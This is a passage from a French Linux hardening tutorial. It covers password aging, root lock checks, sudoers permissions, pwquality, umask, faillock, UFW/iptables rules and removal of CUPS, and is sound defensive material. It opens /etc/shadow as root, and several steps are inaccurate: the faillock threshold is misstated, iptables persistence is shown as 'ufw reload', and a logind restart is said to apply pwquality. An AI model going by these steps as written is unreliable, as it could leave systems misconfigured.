  NetworkManager.service        loaded active running Network Manager
  polkit.service                loaded active running Authorization Manager
  rsyslog.service               loaded active running System Logging Service
  rtkit-daemon.service          loaded active running RealtimeKit Scheduling Policy Service
  snapd.service                 loaded active running Snap Daemon
  switcheroo-control.service    loaded active running Switcheroo Control Proxy service
  systemd-journald.service      loaded active running Journal Service
  systemd-logind.service        loaded active running Login Service
  systemd-resolved.service      loaded active running Network Name Resolution
  systemd-timesyncd.service     loaded active running Network Time Synchronization
```

Précautions

- **Analyse préalable** : Assurez-vous que le service à désactiver n'est pas requis pour d'autres fonctionnalités ou applications.
- **Sauvegarde** : Notez les services désactivés afin de pouvoir les réactiver en cas de besoin (utilisez **sudo systemctl enable nom_du_service** pour réactiver).
- **Documentation** : Consultez la documentation de chaque service pour comprendre son rôle par la commande (**systemctl status nom_du_service et systemctl cat nom_du_service**), Cela nous permettra de comprendre la fonction de chaque service et d'identifier ceux qui peuvent être désactivés sans impacter le fonctionnement général.

Avant de désactiver un service, posez-vous ces questions :

- Est-ce que j'utilise cette fonctionnalité ?
  Par exemple, si vous n'utilisez pas Snap ou les applications fournies par Snap, vous pouvez envisager de désactiver les services et montages liés à Snap.
- **Est-ce un service critique ?**

Certains services (comme **NetworkManager.service** ou **cron.service**) sont souvent essentiels au fonctionnement de votre système, alors qu'un service comme **bluetooth.service** peut être désactivé si vous n'utilisez pas de périphériques Bluetooth.

- **Dépendances**

Assurez-vous qu'un service n'est pas requis par une autre application ou service avant de le désactiver.

Nous pouvons aussi inspecter le contenu des répertoires suivants

 # ls /etc/systemd/system/*.wants/

```
root@sergio:/home/sergio# ls /etc/systemd/system/*.wants/
/etc/systemd/system/cloud-final.service.wants/:
snapd.seeded.service

/etc/systemd/system/default.target.wants/:
e2scrub_reap.service

/etc/systemd/system/display-manager.service.wants/:
gpu-manager.service

/etc/systemd/system/emergency.target.wants/:
grub-initrd-fallback.service
```

- **Politique de gestion des mots de passe**
- **Activation de vieillissement des mots de passe**
- **User password aging** (minimum et maximum) [**DÉSACTIVÉ**]

Pour forcer les utilisateurs à changer régulièrement leur mot de passe et limiter la durée d'utilisation d'un mot de passe, il est recommandé d'activer ces contrôles.

Le fichier **/etc/login.defs** définit les paramètres globaux pour la gestion des comptes et des mots de passe. Ouvrons le fichier avec un éditeur de texte (exemple : **nano**)

nano /etc/login.defs

```
root@sergio:/home/sergio# nano /etc/login.defs
root@sergio:/home/sergio#
```

```
root@sergio: /home/sergio
 GNU nano 4.8                                    /etc/login.defs
# Password aging controls:
#
#        PASS_MAX_DAYS   Maximum number of days a password may be used.
#        PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#        PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
```

Modifions les lignes suivantes :

```
root@sergio: /home/sergio                    root@sergio: /home/sergio
 GNU nano 4.8                                /etc/login.defs
# Password aging controls:
#
#        PASS_MAX_DAYS   Maximum number of days a password may be used.
#        PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#        PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   90  # Nombre maximal de jours avant expiration du mot de passe (ex: 90 jours recommandé)
PASS_MIN_DAYS   7   # Nombre de jours minimum entre deux changements de mot de passe
PASS_WARN_AGE   7   # Nombre de jours avant expiration où l'utilisateur recevra un avertissement
```

On enregistre et puis on quitte avec nano : **CTRL + X**, puis **Y**, puis **ENTER.**


Note : Ne laissez pas **PASS_MAX_DAYS** à **99999** car cela signifie que les mots de passe n'expireront jamais, ce qui peut poser un problème de sécurité. Il est recommandé de définir une durée raisonnable (ex: **90 jours**).

- **Application des paramètres aux utilisateurs existants**

Le fichier **/etc/login.defs** ne s'applique qu'aux nouveaux comptes. Pour modifier les utilisateurs existants, utilisant la commande **chage** :


Vérification des paramètres d'un utilisateur spécifique

sudo chage -l sergio



Appliquons la nouvelle règle par la commande suivante :

sudo chage -M 90 -m 7 -W 7 sergio



Explication :


- **-M 90** → définit PASS_MAX_DAYS à 90 jours.
- **-m 7** → définit PASS_MIN_DAYS à 7 jours.
- **-W 7** → définit PASS_WARN_AGE à 7 jours.

Pour appliquer la politique de mot de passe uniquement aux utilisateurs normaux, utilisons cette commande :

for user in $(awk -F: '$3 >= 1000 {print $1}' /etc/passwd); do

sudo chage -M 90 -m 7 -W 7 "$user"

done



Explication :

- awk -F: '$3 >= 1000 {print $1}' /etc/passwd : Liste uniquement les utilisateurs ayant un UID ≥ 1000 (généralement les utilisateurs normaux).

Teste de la configuration

Après modification, vous pouvez vérifier si les changements ont bien été pris en compte avec :

sudo chage -l sergio

```
root@sergio:/home/sergio# sudo chage -l sergio
Dernier changement de mot de passe                                    : fee 01, 2025
Fin de validité du mot de passe                                  : me  02, 2025
Mot de passe désactivé                                  : jamais
Fin de validité du compte                                             : jamais
Nombre minimum de jours entre les changements de mot de passe         : 7
Nombre maximum de jours entre les changements de mot de passe         : 90
Nombre de jours d'avertissement avant la fin de validité du mot de passe       : 7
root@sergio:/home/sergio#
```

Application immédiatement aux sessions actives

Si nous voulons forcer immédiatement les utilisateurs à changer leur mot de passe (par exemple, après avoir appliqué une nouvelle politique) : **sudo passwd -e utilisateur**

 # sudo passwd -e sergio

```
root@sergio:/home/sergio# sudo passwd -e sergio
passwd : expiration du mot de passe modifiée.
root@sergio:/home/sergio#
```

Vérification avec la commande suivante :

sudo chage -l sergio

```
root@sergio:/home/sergio# sudo chage -l sergio
Dernier changement de mot de passe                                    : Le mot de passe doit être changé
Fin de validité du mot de passe                                  : Le mot de passe doit être changé
Mot de passe désactivé                                  : Le mot de passe doit être changé
Fin de validité du compte                                             : jamais
Nombre minimum de jours entre les changements de mot de passe         : 7
Nombre maximum de jours entre les changements de mot de passe         : 90
Nombre de jours d'avertissement avant la fin de validité du mot de passe       : 7
root@sergio:/home/sergio#
```

Cela forcera l'utilisateur à changer son mot de passe lors de sa prochaine connexion.

```
sergio@sergio:~$ sudo su
[sudo] Mot de passe de sergio :
sudo: Le compte ou le mot de passe a expiré, réinitialisez votre mot de passe puis réessayez de vous connecter
Changement du mot de passe pour sergio.
Mot de passe actuel :
Nouveau mot de passe :
Retapez le nouveau mot de passe :
root@sergio:/home/sergio#
```

Pour annuler l'effet de forcer l'utilisateur à changer son mot de passe lors de sa prochaine connexion, on exécute la commande suivante :

sudo chage -d $(date +%Y-%m-%d) sergio

```
root@sergio:/home/sergio# sudo chage -d $(date +%Y-%m-%d) sergio
root@sergio:/home/sergio#
```

Cela définit la date de dernier changement de mot de passe à aujourd'hui, empêchant ainsi l'obligation immédiate de changement.

```
root@sergio:/home/sergio# sudo chage -l sergio
Dernier changement de mot de passe                                    : fee 28, 2025
Fin de validité du mot de passe                                       : me  29, 2025
Mot de passe désactivé                                                : jamais
Fin de validité du compte                                             : jamais
Nombre minimum de jours entre les changements de mot de passe         : 7
Nombre maximum de jours entre les changements de mot de passe         : 90
Nombre de jours d'avertissement avant la fin de validité du mot de passe      : 7
root@sergio:/home/sergio#
```

- **Vérification d'authentification en mode "single user"**


Actuellement, l'authentification en mode utilisateur unique (**single user mode**) est signalée comme ATTENTION, ce qui signifie qu'un attaquant pourrait accéder à la machine sans mot de passe.

Assurons-nous que la ligne de **root** ne contient pas ***** ou **!** dans le champ du mot de passe.

Vérifions que **root** doit entrer un mot de passe en éditons le fichier suivant:

sudo nano /etc/shadow

```
root@sergio:/home/sergio# sudo nano /etc/shadow
root@sergio:/home/sergio#
```



Le **!** dans le champ du mot de passe signifie que l'accès avec un mot de passe est désactivé pour root.

Vérifions si **root** doit entrer un mot de passe en faisant tester la connexion root avec un mot de passe par cette commande :

- Si un mot de passe est demandé et accepté, root a un mot de passe défini.
- Si vous obtenez une erreur, root n'a pas de mot de passe actif.

```
sergio@sergio:~$ su -
Mot de passe :
su: Échec de l'authentification
sergio@sergio:~$
```

Vérifions ensuite si root est verrouillé par la commande suivante :

- Si la sortie est root **L**, cela signifie que root est verrouillé.
- Si la sortie est root **P**, cela signifie que root a un mot de passe actif.

$ sudo passwd -S root

```
sergio@sergio:~$ sudo passwd -S root
[sudo] Mot de passe de sergio :
root L 12/19/2024 7 90 7 -1
sergio@sergio:~$
```

- **Option de sécurité : Désactiver l'accès direct à root**

Si vous souhaitez garder le compte root désactivé (ce qui est recommandé pour la sécurité), mais permettre aux administrateurs d'utiliser sudo, vous pouvez laisser le ! et gérer les privilèges via le groupe sudo.

Pour vérifier les utilisateurs ayant accès à sudo, on exécute la commande suivante :

$ getent group sudo

```
sergio@sergio:~$ getent group sudo
sudo:x:27:aboubecrine,sergio
sergio@sergio:~$
```

- **Configuration de la gestion des permissions sudoers**

La présence d'un fichier sudoers est confirmée, mais vous devez restreindre son accès pour éviter les modifications non autorisées.

Vérifions les permissions du fichier sudoers par commande suivante :

ls -l /etc/sudoers

```
root@sergio:/home/sergio# ls -l /etc/sudoers
-r--r----- 1 root root 755 fee  3  2020 /etc/sudoers
root@sergio:/home/sergio#
```

Si les permissions sont incorrectes, corrigeons-les ainsi :

sudo chmod 440 /etc/sudoers

```
root@sergio:/home/sergio# sudo chmod 440 /etc/sudoers
root@sergio:/home/sergio#
```


- **Activer un contrôle de force des mots de passe via PAM**

Actuellement, la vérification de la force des mots de passe est une "**SUGGESTION**", il est recommandé d'activer **pam_pwquality**.

Éditons le fichier PAM de mot de passe par commande suivante pour Ajoutez/modifiez ces lignes

sudo nano /etc/security/pwquality.conf

```
root@sergio:/home/sergio# sudo nano /etc/security/pwquality.conf
root@sergio:/home/sergio#
```



Explication :

- **minlen = 12** → Mot de passe d'au moins 12 caractères.
- **dcredit, ucredit, lcredit, ocredit = -1** → Doit contenir au moins 1 chiffre, 1 majuscule, 1 minuscule et 1 caractère spécial.
- **retry = 3** → L'utilisateur peut réessayer 3 fois avant un échec

Appliquons immédiatement les modifications apportés pas la commande suivante :

 # sudo systemctl restart systemd-logind

```
root@sergio:/home/sergio# sudo systemctl restart systemd-logind
```


Activer umask pour renforcer les permissions par défaut

Actuellement, l'umask n'est pas défini dans **/etc/profile**, ce qui signifie que les fichiers créés peuvent avoir des permissions trop ouvertes. Définissons un **umask** sécurisé comme suite :

sudo nano /etc/profile


```
root@sergio:/home/sergio# sudo nano /etc/profile
root@sergio:/home/sergio#
```


Ajoutez cette ligne si elle n'existe pas : **umask 027**



Définir **UMASK 027** dans **/etc/login.defs** aussi en ajoutons/modifions ceci

sudo nano /etc/login.defs






Explication :

- **027** signifie fichiers accessibles uniquement par le propriétaire et le groupe.

Appliquer immédiatement :

source /etc/profile



Vérification des tentatives de connexion infructueuses

Notre système enregistre déjà les échecs de connexion, mais il peut être utile de les limiter et de bloquer les IP suspectes.

Activons le **faillock** pour bannir après plusieurs échecs :

Ajoutez/modifiez les lignes suivantes :

- **deny = 5**
- **unlock_time = 900**

 # sudo nano /etc/security/faillock.conf

```
root@sergio:/home/sergio# sudo nano /etc/security/faillock.conf
root@sergio:/home/sergio#
```

```
root@sergio: /home/sergio
  GNU nano 4.8                                  /etc/security/faillock.conf
#
# If a group name is specified with this option, members
# of the group will be handled by this module the same as
# the root account (the options `even_deny_root>` and
# `root_unlock_time` will apply to them.
# By default, the option is not set.
# admin_group = <admin_group_name>

deny = 3
unlock_time = 900
```

Explication :

- **deny = 3** → Bloque un utilisateur après 5 tentatives échouées.
- **unlock_time = 900** → Débloque après 15 minute

Appliquer immédiatement par la commande suivante :

```
root@sergio:/home/sergio# sudo systemctl restart systemd-logind
```

Vérification et Activation de Pare-feu UFW (Ubuntu/Debian)

Vérifions d'abord si **UFW** est installé car sur **Ubuntu/Debian**, **UFW (Uncomplicated Firewall)** est souvent utilisé comme interface simplifiée pour iptables.

sudo ufw status verbose

```
root@sergio:/home/sergio# sudo ufw status verbose
État : inactif
root@sergio:/home/sergio#
```

Si ce n'est pas installé, installez-le par commande suivante :

sudo apt update && sudo apt install ufw -y

```
root@sergio:/home/sergio# sudo apt update && sudo apt install ufw -y
Atteint :1 http://security.ubuntu.com/ubuntu focal-security InRelease
Atteint :2 http://sn.archive.ubuntu.com/ubuntu focal InRelease
Atteint :3 http://sn.archive.ubuntu.com/ubuntu focal-updates InRelease
Atteint :4 https://aquasecurity.github.io/trivy-repo/deb focal InRelease
```

Activons le pare-feu avec une politique stricte par défaut par commande suivante :

sudo ufw default deny incoming

sudo ufw default allow outgoing

```
root@sergio:/home/sergio# sudo ufw default deny incoming
La stratégie par défaut pour le sens « incoming » a été remplacée par « deny »
(veillez à mettre à jour vos règles en conséquence)
root@sergio:/home/sergio# sudo ufw default allow outgoing
La stratégie par défaut pour le sens « outgoing » a été remplacée par « allow »
(veillez à mettre à jour vos règles en conséquence)
root@sergio:/home/sergio#
```

Note : Cela bloque toutes les connexions entrantes et autorise toutes les connexions sortantes par défaut.

On active ensuite le pare-feu par commande suivante :

sudo ufw enable

```
root@sergio:/home/sergio# sudo ufw enable
Le pare-feu est actif et lancé au démarrage du système
root@sergio:/home/sergio#
```

Verification d'activation

sudo ufw status verbose

```
root@sergio:/home/sergio# sudo ufw status verbose
État : actif
Journalisation : on (low)
Par défaut : deny (incoming), allow (outgoing), disabled (routed)
Nouveaux profils : skip

Vers                       Action      De
----                       ------      --
5000                       ALLOW IN    Anywhere
5000 (v6)                  ALLOW IN    Anywhere (v6)

root@sergio:/home/sergio#
```

- **Blocage des ports NetBIOS/Samba si inutiles**

sudo iptables -A INPUT -p udp --dport 137 -j DROP

sudo iptables -A INPUT -p udp --dport 138 -j DROP

sudo iptables -A INPUT -p tcp --dport 139 -j DROP

sudo iptables -A INPUT -p tcp --dport 445 -j DROP

```
root@sergio:/home/sergio# sudo iptables -A INPUT -p udp --dport 137 -j DROP
root@sergio:/home/sergio# sudo iptables -A INPUT -p udp --dport 138 -j DROP
root@sergio:/home/sergio# sudo iptables -A INPUT -p tcp --dport 139 -j DROP
root@sergio:/home/sergio# sudo iptables -A INPUT -p tcp --dport 445 -j DROP
root@sergio:/home/sergio#
```

- **Limiter les connexions SSH pour éviter les attaques bruteforce**

sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set

sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 4 -j DROP

```
root@sergio:/home/sergio# sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set
root@sergio:/home/sergio# sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 4 -j DROP
root@sergio:/home/sergio#
```

Note : Cela bloque une adresse IP si elle tente plus de 4 connexions SSH en moins de 60 secondes

- **Bloquer le ping (ICMP) pour éviter la reconnaissance réseau**

sudo iptables -A INPUT -p icmp -j DROP

```
root@sergio:/home/sergio# sudo iptables -A INPUT -p icmp -j DROP
root@sergio:/home/sergio#
```

Note : Bloque le ping (ping your-server ne répondra plus).

- **Restreindre les connexions sortantes à l'essentiel**

sudo iptables -P OUTPUT DROP

sudo iptables -A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

sudo iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT

sudo iptables -A OUTPUT -p udp --dport 53 -j ACCEPT

```
root@sergio:/home/sergio# sudo iptables -P OUTPUT DROP
root@sergio:/home/sergio# sudo iptables -A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
root@sergio:/home/sergio# sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT  # HTTP
root@sergio:/home/sergio# sudo iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT # HTTPS
root@sergio:/home/sergio# sudo iptables -A OUTPUT -p udp --dport 53 -j ACCEPT  # DNS
root@sergio:/home/sergio#
```

Note : Empêche tout trafic sortant sauf les connexions essentielles (HTTP, HTTPS, DNS).

- **Sauvegarder les règles pour qu'elles persistent après redémarrage**


```
root@sergio:/home/sergio# sudo ufw enable
Le pare-feu est actif et lancé au démarrage du système
root@sergio:/home/sergio# sudo ufw reload
Pare-feu rechargé
root@sergio:/home/sergio#
```

Avec ces règles, votre système sera mieux protégé contre :

- Les scans réseau (ping, reconnaissance)
- Les attaques bruteforce SSH
- Les connexions sortantes non autorisées
- Les ports NetBIOS inutiles exposés

Nous pouvons vérifier que les règles sont bien appliquées avec :

sudo iptables -L -v -n



- **Sécuriser les services d'impression (CUPS, LP)**

D'après notre rapport, les services d'impression (**CUPS** et **LP**) ne sont pas trouvés ou lancés. Si on n'utilise pas d'imprimante, il est préférable de désinstaller ces services pour réduire la surface d'attaque.

sudo apt remove --purge cups cups-bsd cups-client cups-common

```
root@sergio:/home/sergio# sudo apt remove --purge cups cups-bsd cups-client cups-common
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
```

sudo apt remove --purge lpr lprng

```
root@sergio:/home/sergio# sudo apt remove --purge lpr lprng
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Le paquet « lpr » n'est pas installé, et ne peut donc être supprimé
```

sudo systemctl disable cups


sudo systemctl stop cups

```
root@sergio:/home/sergio# sudo systemctl disable cups
Synchronizing state of cups.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable cups
root@sergio:/home/sergio#
root@sergio:/home/sergio# sudo systemctl stop cups
root@sergio:/home/sergio#
```

